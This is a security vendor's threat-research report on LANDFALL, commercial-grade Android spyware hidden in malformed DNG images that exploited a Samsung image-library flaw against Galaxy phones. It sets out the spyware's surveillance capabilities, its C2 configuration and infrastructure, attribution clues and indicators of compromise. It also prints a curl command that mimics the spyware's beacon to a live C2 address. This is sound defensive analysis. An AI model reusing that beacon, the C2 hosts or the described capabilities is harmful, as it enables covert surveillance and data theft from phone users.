LANDFALL: New Commercial-Grade Android Spyware in Exploit Chain Targeting Samsung Devices

By Unit 42

Published: 2025-11-07 · Archived: 2026-04-05 21:24:51 UTC

Executive Summary

Unit 42 researchers have uncovered a previously unknown Android spyware family, which we have named LANDFALL. To deliver the spyware, attackers exploited a zero-day vulnerability (CVE-2025-21042) in Samsung's Android image processing library. The specific flaw LANDFALL exploited, CVE-2025-21042, is not an isolated case but rather part of a broader pattern of similar issues found on multiple mobile platforms.

This vulnerability was actively exploited in the wild before Samsung patched it in April 2025, following reports of in-the-wild attacks. However, the exploit itself — and the commercial-grade spyware used with it — have not yet been publicly reported and analyzed.

LANDFALL was embedded in malicious image files (DNG file format) that appear to have been sent via WhatsApp. This method closely resembles an exploit chain involving Apple and WhatsApp that drew attention in August 2025. It also resembles an exploit chain that likely occurred using a similar zero-day vulnerability (CVE-2025-21043) disclosed in September. Our research did not identify any unknown vulnerabilities in WhatsApp.

Importantly, our finding predates these disclosures — the LANDFALL campaign was already operating in mid-2024, using the zero-day Android/Samsung vulnerability (CVE-2025-21042) months before it was fixed.

The vulnerability has been patched since April 2025, so there is no ongoing risk to current Samsung users. In September, Samsung also patched another zero-day vulnerability (CVE-2025-21043) in the same image processing library, further protecting against this type of attack.

Our research looks back at historical exploitation that occurred before the patch, providing rare visibility into an advanced spyware operation that was publicly unreported.

Key findings:

- LANDFALL is Android spyware specifically designed against Samsung Galaxy devices, used in targeted intrusion activities within the Middle East.
- LANDFALL enabled comprehensive surveillance, including microphone recording, location tracking and collection of photos, contacts and call logs.
- The spyware is delivered through malformed DNG image files exploiting CVE-2025-21042 — a critical zero-day vulnerability in Samsung's image processing library, which was exploited in the wild.
- The exploit chain possibly involved zero-click delivery using maliciously crafted images, similar to recent exploit chains seen on iOS and Samsung Galaxy.

- The campaign shares infrastructure and tradecraft patterns with commercial spyware operations in the Middle East, indicating possible links to private-sector offensive actors (PSOAs).
- LANDFALL remained active and undetected for months.

Palo Alto Networks customers are better protected through the following products and services:

- Advanced WildFire
- Advanced URL Filtering
- Advanced DNS Security
- Advanced Threat Prevention

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics	**Samsung**, **Vulnerabilities**

LANDFALL Spyware Discovery

In mid-2025, following the public disclosure of an exploit chain targeting iOS devices, we searched for samples of the iOS exploit. This led to our discovery of the Android spyware that we called LANDFALL.

Specifically, Unit 42 discovered several samples of DNG image files containing Android spyware used in an exploit chain targeting Samsung Galaxy devices. Our analysis confirmed these samples exploit CVE-2025-21042 to deliver LANDFALL, possibly via zero-click exploits on messaging applications.

Beginning the Hunt: The iOS Exploit Chain and How It Made Us Wonder

In August 2025, Apple issued OS security updates for its various products to address CVE-2025-43300, a zero-day vulnerability affecting DNG image parsing that attackers reportedly exploited in the wild.

That same month, WhatsApp reported a zero-day vulnerability for CVE-2025-55177 that was chained with the image-processing vulnerability for Apple platforms in sophisticated attacks targeting iOS devices. The WhatsApp vulnerability allowed attackers to force devices to process content from arbitrary URLs.

When the two vulnerabilities were combined in an exploit chain, this enabled zero-click remote code execution through maliciously crafted images sent via WhatsApp messages.

Given the disclosure of this in-the-wild exploit chain and the absence of publicly available exploit samples, we initiated a hunt for this activity. Our search led to the discovery of several previously undetected DNG image files containing embedded Android spyware that were uploaded to VirusTotal throughout 2024 and early 2025.

Judging by their filenames (e.g., WhatsApp Image 2025-02-10 at 4.54.17 PM.jpeg and IMG-20240723-WA0000.jpg), attackers likely delivered these samples via WhatsApp. Our analysis of the embedded spyware indicates it is designed for Samsung Galaxy devices.

Malformed DNG Image Files: A New Attack Vector Trend

Our analysis of LANDFALL spyware began with our discovery of malformed DNG image files. DNG stands for Digital Negative, and it is a raw image file format based on the TIFF image format. The malformed DNG image files we discovered have an embedded ZIP archive appended to the end of the file. Figure 1 shows one of these samples in a hex editor, indicating where the ZIP archive content begins near the end of the file.



Figure 1. Example of a malformed DNG image with an embedded ZIP archive.

Our analysis indicates these DNG files exploit CVE-2025-21042, a vulnerability in Samsung's image-processing library libimagecodec.quram.so that Samsung patched in April 2025. The exploit extracts shared object library (.so) files from the embedded ZIP archive to run LANDFALL spyware. Figure 2 below shows a flowchart for this spyware.



Figure 2. Flowchart for LANDFALL spyware.

Table 1 shows the DNG image samples we discovered.

SHA256 Hash	Filename	First Seen
9297888746158e38d320b05b27b0032b2cc29231be8990d87bc46f1e06456f93	WhatsApp Image 2025-02-10 at 4.54.17 PM.jpeg	Feb. 10, 2025
b06dec10e8ad0005ebb9da24204c96cb2e297bd8d418bc1c8983d066c0997756	IMG-20250120-WA0005.jpg	Jan. 20, 2025
c0f30c2a2d6f95b57128e78dc0b7180e69315057e62809de1926b75f86516b2e	WhatsApp Image 2024-08-27 at 11.48.40 AM.jpeg	Aug. 27, 2024
b975b499baa3119ac5c2b3379306d4e50b9610e9bba3e56de7dfd3927a96032d	PHOTO-2024-08-27-11-48-41.jpg	Aug. 27, 2024
29882a3c426273a7302e852aa77662e168b6d44dcebfca53757e29a9cdf02483	IMG-20240723-WA0001.jpg	July 23, 2024
b45817ffb0355badcc89f2d7d48eecf00ebdf2b966ac986514f9d971f6c57d18	IMG-20240723-WA0000.jpg	July 23,

		2024

Table 1. DNG files with embedded malware.

Filenames with strings like WhatsApp Image and WA000 imply attackers could have attempted to deliver the embedded Android spyware via WhatsApp. This matches earlier public reporting of similar DNG image-based exploitation through WhatsApp targeting Apple devices. Furthermore, WhatsApp researchers identified and reported a similar DNG vulnerability, CVE-2025-21043, to Samsung.

Delivering LANDFALL Spyware: Mobile Device Malware Exploit Chains

Typically, mobile device malware distributed through exploits requires a chain of exploits across different vulnerabilities for successful infection. Various studies have documented cases of at least two vulnerabilities when distributing spyware, but modern exploit chains for spyware are far more complex [PDF], linking multiple vulnerabilities to compromise mobile devices and gain privileges.

We have yet to discover any further exploits associated with this activity.

Please see the later section, How LANDFALL Fits Into the Larger Picture, for a more complete description of the known vulnerabilities involved in this and similar exploit chains.

LANDFALL Spyware Analysis

LANDFALL is Android spyware specifically designed for Samsung Galaxy devices, likely used in targeted intrusion activities within the Middle East. This modular spyware is engineered for espionage and data exfiltration.

The infection chain for LANDFALL involves an exploit for CVE-2025-21042, a vulnerability in Samsung's image-processing library tracked by the vendor as Samsung Vulnerabilities and Exposures (SVE) designator SVE-2024-1969. We believe a full attack chain would follow a pattern of potential zero-click remote code execution, beginning with the delivery of the malformed DNG images.

Two components of LANDFALL spyware are embedded within the malformed DNG images and would be extracted and executed, following a successful exploit:

- Loader (b.so): An ARM64 ELF shared object (106 KB, stripped and dynamically linked) that serves as the main backdoor.
- SELinux Policy Manipulator (l.so): Extracted from an XZ-compressed ELF binary, this component is designed to manipulate the device's SELinux policy to grant LANDFALL elevated permissions and aid persistence. (See Appendix A - SELinux Policy Manipulation.)

Table 2 shows the LANDFALL component files embedded within the malicious DNG samples.

SHA256 Hash	LANDFALL Component	First Seen

ffeeb0356abb56c5084756a5ab0a39002832403bca5290bb6d794d14b642ffe2	b.so component	July 23, 2024
d2fafc7100f33a11089e98b660a85bd479eab761b137cca83b1f6d19629dd3b0	b.so component	Aug. 27, 2024
a62a2400bf93ed84ebadf22b441924f904d3fcda7d1507ba309a4b1801d44495	b.so component	Jan. 23, 2025
384f073d3d51e0f2e1586b6050af62de886ff448735d963dfc026580096d81bd	b.so component	Feb. 10, 2025
211311468f3673f005031d5f77d4d716e80cbf3c1f0bb1f148f2200920513261	XZ compressed file (l) for the SELinux policy manipulator	July 23, 2024
69cf56ac6f3888efa7a1306977f431fd1edb369a5fd4591ce37b72b7e01955ee	SELinux policy manipulator (l.so) extracted from XZ compressed file	July 23, 2024

Table 2. LANDFALL components embedded in the DNG image files.

Our analysis indicates LANDFALL is multi-component Android spyware designed for monitoring and data exfiltration.

Our analysis focuses on the b.so component, which serves as the initial loader for a broader LANDFALL framework. In its own debug artifacts, the component refers to itself as “Bridge Head.” This will be of interest later when we discuss possible relationships between LANDFALL and known spyware groups.

LANDFALL’s Potential Capabilities

The b.so component of LANDFALL contains numerous debug and status strings, but it does not contain the logic that actually references most of these strings. This suggests that b.so would download additional components for these capabilities. Our analysis of embedded command strings and execution paths within the b.so file provides insight into the broader LANDFALL's potential capabilities.

Device Fingerprinting

- OS version
- Hardware ID (IMEI)
- SIM/Subscriber ID (IMSI)

- SIM card serial
- User account
- Voicemail number
- Network configuration
- Taking inventory of installed applications
- Accessing location services
- VPN status
- USB debugging status
- Bluetooth

Data Exfiltration

- Recording microphone
- Recording calls
- Call history
- Contacts database
- SMS/messaging data
- Camera photos
- Arbitrary files
- Databases on the device (browsing history, etc.)

Execution, Loading and Persistence

- Loading native shared object (.so) modules
- Loading and executing DEX files from memory and disk
- Injecting processes
- Executing via LD_PRELOAD
- Executing arbitrary commands
- Manipulating SELinux
- Persistency
- Modifying SELinux policy via compressed binary
- Monitoring WhatsApp Media directory for additional payloads
- Registering WhatsApp web client
- Manipulating the file system in Android app directories
- Manipulating the file system

Evasion and Defense Avoidance

- Detecting TracerPid debugger
- Detecting Frida instrumentation framework
- Detecting Xposed framework
- Dynamic library loading with namespace manipulation
- Certificate pinning for C2 communications

- Cleaning up WhatsApp images payload

Targeted Device Models

- Galaxy S23 Series (S91[168]BXX.*)
- Galaxy S24 Series (S921BXXU1AWM9, S92[168]BXX.*)
- Galaxy Z Fold4 (F936BXXS4DWJ1)
- Galaxy S22 (S901EXXS4CWD1)
- Galaxy Z Flip4 (F721BXXU1CWAC)

Figure 3 shows an example of the targeted device model strings in a b.so sample of LANDFALL.



Figure 3. LANDFALL b.so sample in a hexadecimal editor showing targeted device model numbers.

C2 Communication

The b.so component of LANDFALL communicates with its C2 server over HTTPS using a non-standard, ephemeral TCP port. Before the HTTPS traffic, it can initiate ping traffic as detailed in the Communication With the C2 Server section of Appendix B. For HTTPS traffic, b.so initiates contact with a POST request containing detailed device and spyware information, such as:

- Agent ID
- Device path
- User ID

Figure 4 shows an interpretation of this initial POST request, where we use curl to show how this request would be structured. Of note, LANDFALL does not use curl to generate this traffic.

```
curl -X POST \
-H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.89 Safari/537.36" \
-H "Content-type: text/plain" \
-d
"protocol=A1.5.0&protocol_ver=&type=MSG_TYPE_GET_AGENT&agent_id=066c1d8c-e283-4
f1f-bb12-96f9dca73419&upload_id=&command_id=4317c7e3-2898-4886-aa9c-935c0ac328f
a&source=bridge_head&incremental_build=v1.5.0&euid=0&bh_path=/data/data/com.sam
sung.ipservice/files/b.so&runner=I" \
"https://91.132.92.35:22398/is/"
```

Figure 4. HTTP POST request structure when b.so initially contacts the C2 server.

The initial beacon traffic is an HTTP POST request to the C2 server with the following parameters:

- protocol: The protocol version (e.g., A1.5.0)
- protocol_ver: The protocol version (e.g., "")
- type: The message type (e.g., MSG_TYPE_GET_AGENT)
- agent_id: The agent's unique identifier
- upload_id: An upload identifier
- command_id: A command identifier
- source: The source of the request (e.g., bridge_head)
- incremental_build: The incremental build version (e.g., v1.5.0)
- euid: The effective user ID of the process
- bh_path: The path to the b.so binary on the device
- runner: The runner mode (e.g., I)

Configuration of b.so File

The b.so file's configuration is managed through a combination of hard-coded default values and an encrypted JSON object embedded within itself. This configuration includes C2 details, cryptographic keys and unique identifiers for the agent and commands.

Figure 5 shows an example of this configuration.

```
{
  "cnc_hostname": "92.243.65.240",
  "cnc_port": 22387,
  "cnc_base_url": "is/",
  "agent_id": "e47a0f01-54b4-407f-8263-8078748cf913",
  "command_id": "e01e8bbe-aae8-45a6-b467-d70bd4a43431",
  "sleep_time": 1,
  "sleep_time_between_retries": 1,
  "public_key": "MIIDazCCAlOgAwIBAg[truncated]4Z0ZgUUWM146SSIwt",
  "commands": [],
  "sepolicy_zipped_device_path": "/data/data/com.samsung.ipservice/files/l",
  "sepolicy_device_path": "/data/data/com.samsung.ipservice/files/l.so",
  "sepolicy_magic": "CAFEBABE"
}
```

Figure 5. Example of LANDFALL's configuration.

This b.so component of LANDFALL also contains a number of hard-coded configuration values. These are used as default values if they are not provided in the encrypted JSON object. We do not yet fully understand the purpose of some of these values. Table 3 shows these hard-coded default configuration values.

Field Name	Default Value
allow_wifi	true
allow_mobile	true
allow_roaming	false
socket_timeout	5
sleep_time	60 (0x3c)
sleep_time_between_retries	35 (0x23)
suicide_time	7200 (0x1c20)
live_mode_expiration	0
allow_min_battery	0
is_persistent	false

Table 3. Hard-coded default configuration values for LANDFALL malware.

C2 Infrastructure for LANDFALL Spyware

Based on our analysis of these samples, we identified six C2 servers for LANDFALL, shown below in Table 4.

IP Address	Domain	First Seen	Last Seen
194.76.224[.]127	brightvideodesigns[.]com	Feb. 7, 2025	Sept. 19, 2025
91.132.92[.]35	hotelsitereview[.]com	Feb. 3, 2025	Sept. 16, 2025
92.243.65[.]240	healthyeatingontherun[.]com	Oct. 11, 2024	Sept. 2, 2025
192.36.57[.]56	projectmanagerskills[.]com	Feb. 3, 2025	Aug. 26, 2025
46.246.28[.]75	Unknown	Unknown	Unknown
45.155.250[.]158	Unknown	Unknown	Unknown

Table 4. LANDFALL C2 servers.

How LANDFALL Fits Into the Larger Picture

LANDFALL is one example of a larger pattern of exploit chains affecting mobile devices, related to DNG image processing vulnerabilities.

The LANDFALL campaign's use of a malformed DNG file highlights a significant, recurring attack vector: the targeting of vulnerabilities within DNG image processing libraries. The specific flaw LANDFALL exploited, CVE-2025-21042, is not an isolated case but rather part of a broader pattern of similar issues found on multiple mobile platforms. In fact, earlier in 2025, Samsung identified another DNG flaw in the same Samsung library, CVE-2025-21043, and the parallel exploit chain on iOS was identified that leveraged CVE-2025-43300 in Apple iOS and CVE-2025-55177 in WhatsApp.

Relationship to CVE-2025-21043 (SVE-2025-1702)

Our analysis revealed a possible connection to a separate vulnerability in the same library, CVE-2025-21043 (SVE-2025-1702), which Samsung patched in its September 2025 security update. While it was not exploited in the LANDFALL samples we discovered, the similarities between the exploit for LANDFALL (CVE-2025-21042) and this vulnerability (CVE-2025-21043) are striking. Both vulnerabilities were publicly disclosed around the same time and both are connected to DNG image file processing delivered through mobile communication applications.

Apple's CVE-2025-43300

In August 2025, Apple addressed CVE-2025-43300, a zero-day vulnerability impacting DNG image parsing, which was actively exploited in the wild, to enable zero-click remote code execution through malicious images sent via mobile communication applications.

We cannot confirm whether this chain was used to deliver an equivalent of LANDFALL to iOS, or whether it is the same threat actor behind the two. However, this parallel development in the iOS ecosystem, combined with the disclosure of the Samsung and Apple vulnerabilities just a few weeks apart, highlights a broader pattern of DNG image processing vulnerabilities being leveraged in sophisticated mobile spyware attacks.



Figure 6. Timeline for recent malicious DNG image files and associated exploit activity.

- **July 2024 – February 2025:** Initial samples of malicious DNG image files carrying LANDFALL are first submitted on VirusTotal in July 2024, with additional samples appearing periodically over the next several months.
    - The DNG files exploit a vulnerability in Samsung's Android image processing library (SVE-2024-1969, CVE-2025-21042)
- **Sept. 25, 2024:** The vulnerability is privately reported to Samsung.
- **April 2025:** Samsung issues a firmware update to address the vulnerability, SVE-2024-1969, later known as CVE-2025-21042 when publicly disclosed.
- **August 2025:** Parallel developments occur.
    - Apple patches a zero-day vulnerability impacting DNG image parsing, which was actively exploited in the wild (CVE-2025-43300)
    - WhatsApp discloses a vulnerability (CVE-2025-55177) that was chained with Apple's DNG image parsing zero-day vulnerability (CVE-2025-43300)
    - We discovered DNG image files exploiting CVE-2025-21042 to deliver Android spyware that we identified as LANDFALL.
    - WhatsApp disclosed to Samsung CVE-2025-21043 — another DNG-related zero-day vulnerability in Samsung Galaxy devices.
- **September 2025:** Samsung issues mobile device firmware updates for CVE-2025-21043 (SVE-2025-1702). Concurrently, it assigns CVE-2025-21042 (SVE-20254-1969) to the earlier vulnerability that previously had no CVE designator.

Potential Victims

Analysis of VirusTotal submission data for the malicious DNG files indicates potential targets in Iraq, Iran, Turkey and Morocco.

Turkey's national CERT (in Turkish, USOM) reported IP addresses used by LANDFALL's C2 servers as malicious, mobile- and APT-related, which also supports the possible targeting of victims in Turkey.

Relationship to Known Spyware Groups

While we were unable to recover every component of the LANDFALL framework, it is clear that the tool is commercial grade. It may have utilized several zero-day exploits in its infection chain.

Such tools are often developed and sold as commercial spyware and attributed to groups known as private sector offensive actors (PSOAs), who are often legitimate legal entities. Reportedly, these groups provide services to government entities.

We were not able at this time to officially attribute LANDFALL activity to a known PSOA or threat actor. Unit 42 tracks the activity related to CVE-2025-21042 and LANDFALL as CL-UNK-1054.

Two aspects are notable and worth highlighting.

First, LANDFALL's C2 infrastructure and domain registration patterns share similarities to infrastructure associated with Stealth Falcon as observed by Unit 42. These similarities are based on various public reports, as well as Stealth Falcon activity we have analyzed for targets in the Middle East.

Second, in its own debug artifacts, the spyware component we analyzed refers to itself as “Bridge Head.” Of note, the term Bridge Head is a common nickname used by some private-sector offensive cyber companies (including NSO, Variston [PDF], Cytrox and Quadream) for first-stage loaders. However, this naming convention alone does not constitute a direct attribution link.

While this is a common name used in commercial mobile spyware to describe loaders, it draws similarities to the Heliconica framework. This framework also contains references to “BridgeHead,” as Google TAG reported about spyware vendor Variston. Google identified Variston as a Barcelona-based PSOA (provider of exploits). Further analysis from Google and other reports indicated Variston's tooling was supplied to clients in the UAE through a reseller named Protect Electronic Systems (or Protected AE).

This potential provider-client link to the UAE is noteworthy, as Microsoft and others reported that Stealth Falcon also operates heavily out of that country. Variston reportedly ceased operations in early 2025 following its public exposure.

As of October 2025, except in infrastructure, we have not observed direct overlaps between the mobile campaigns of LANDFALL and the endpoint-based activity from Stealth Falcon, nor direct strong links with Stealth Falcon. However, the similarities are worth discussion.

Conclusion

The discovery of LANDFALL spyware reveals a campaign targeting Samsung Android devices. The exploit chain involves CVE-2025-21042, a vulnerability that was patched by Samsung in April 2025. The presence of this spyware within DNG image files with WhatsApp-related naming conventions likely indicates attackers attempted to deliver the exploit through a messaging application.

From the initial appearance of samples in July 2024, this activity highlights how sophisticated exploits can remain in public repositories for an extended period before being fully understood.

The analysis of the loader reveals evidence of commercial-grade activity. The LANDFALL spyware components suggest advanced capabilities for stealth, persistence and comprehensive data collection from modern Samsung devices.

However, we have not directly analyzed the next-stage components of the spyware. Additional details on this or on the exact delivery method would provide even more insight into the malicious activity.

Palo Alto Networks customers are better protected from LANDFALL Android spyware through the following products:

- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
- Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Malware Samples

A list of malware samples for LANDFALL activity is listed below in Table 7.

SHA256 Hash	Filename	Size
b06dec10e8ad0005ebb9da24204c96cb2e297bd8d418bc1c8983d066c0997756	img-20250120-wa0005.jpg	6.66 MB
c0f30c2a2d6f95b57128e78dc0b7180e69315057e62809de1926b75f86516b2e	2.tiff	6.58 MB
9297888746158e38d320b05b27b0032b2cc29231be8990d87bc46f1e06456f93	whatsapp image 2025-02-10 at 4.54.17 pm.jpeg	6.66 MB
d2fafc7100f33a11089e98b660a85bd479eab761b137cca83b1f6d19629dd3b0	b.so	103.31 KB
384f073d3d51e0f2e1586b6050af62de886ff448735d963dfc026580096d81bd		103.31 KB
b975b499baa3119ac5c2b3379306d4e50b9610e9bba3e56de7dfd3927a96032d	1.jpeg	5.66 MB
a62a2400bf93ed84ebadf22b441924f904d3fcda7d1507ba309a4b1801d44495		103.31 KB
29882a3c426273a7302e852aa77662e168b6d44dcebfca53757e29a9cdf02483	img-20240723-wa0001.jpg	6.58 MB
2425f15eb542fca82892fd107ac19d63d4d112ddbfe698650f0c25acf6f8d78a	6357fc.zip	380.71 KB
b45817ffb0355badcc89f2d7d48eecf00ebdf2b966ac986514f9d971f6c57d18	img-20240723-wa0000.jpg	5.65 MB
69cf56ac6f3888efa7a1306977f431fd1edb369a5fd4591ce37b72b7e01955ee	localfile~	1.42 MB
211311468f3673f005031d5f77d4d716e80cbf3c1f0bb1f148f2200920513261	l	332.88 KB
ffeeb0356abb56c5084756a5ab0a39002832403bca5290bb6d794d14b642ffe2		103.31 KB

Table 7. Malware samples for LANDFALL activity.

IP Addresses

- 45.155.250[.]158
- 46.246.28[.]75

- 91.132.92[.]35
- 92.243.65[.]240
- 192.36.57[.]56
- 194.76.224[.]127

Domain Names

- brightvideodesigns[.]com
- healthyeatingontherun[.]com
- hotelsitereview[.]com
- projectmanagerskills[.]com

Additional Resources

- CISA Adds One Known Exploited Vulnerability to Catalog – Alert, CISA
- NVD - CVE-2025-21042 – NIST
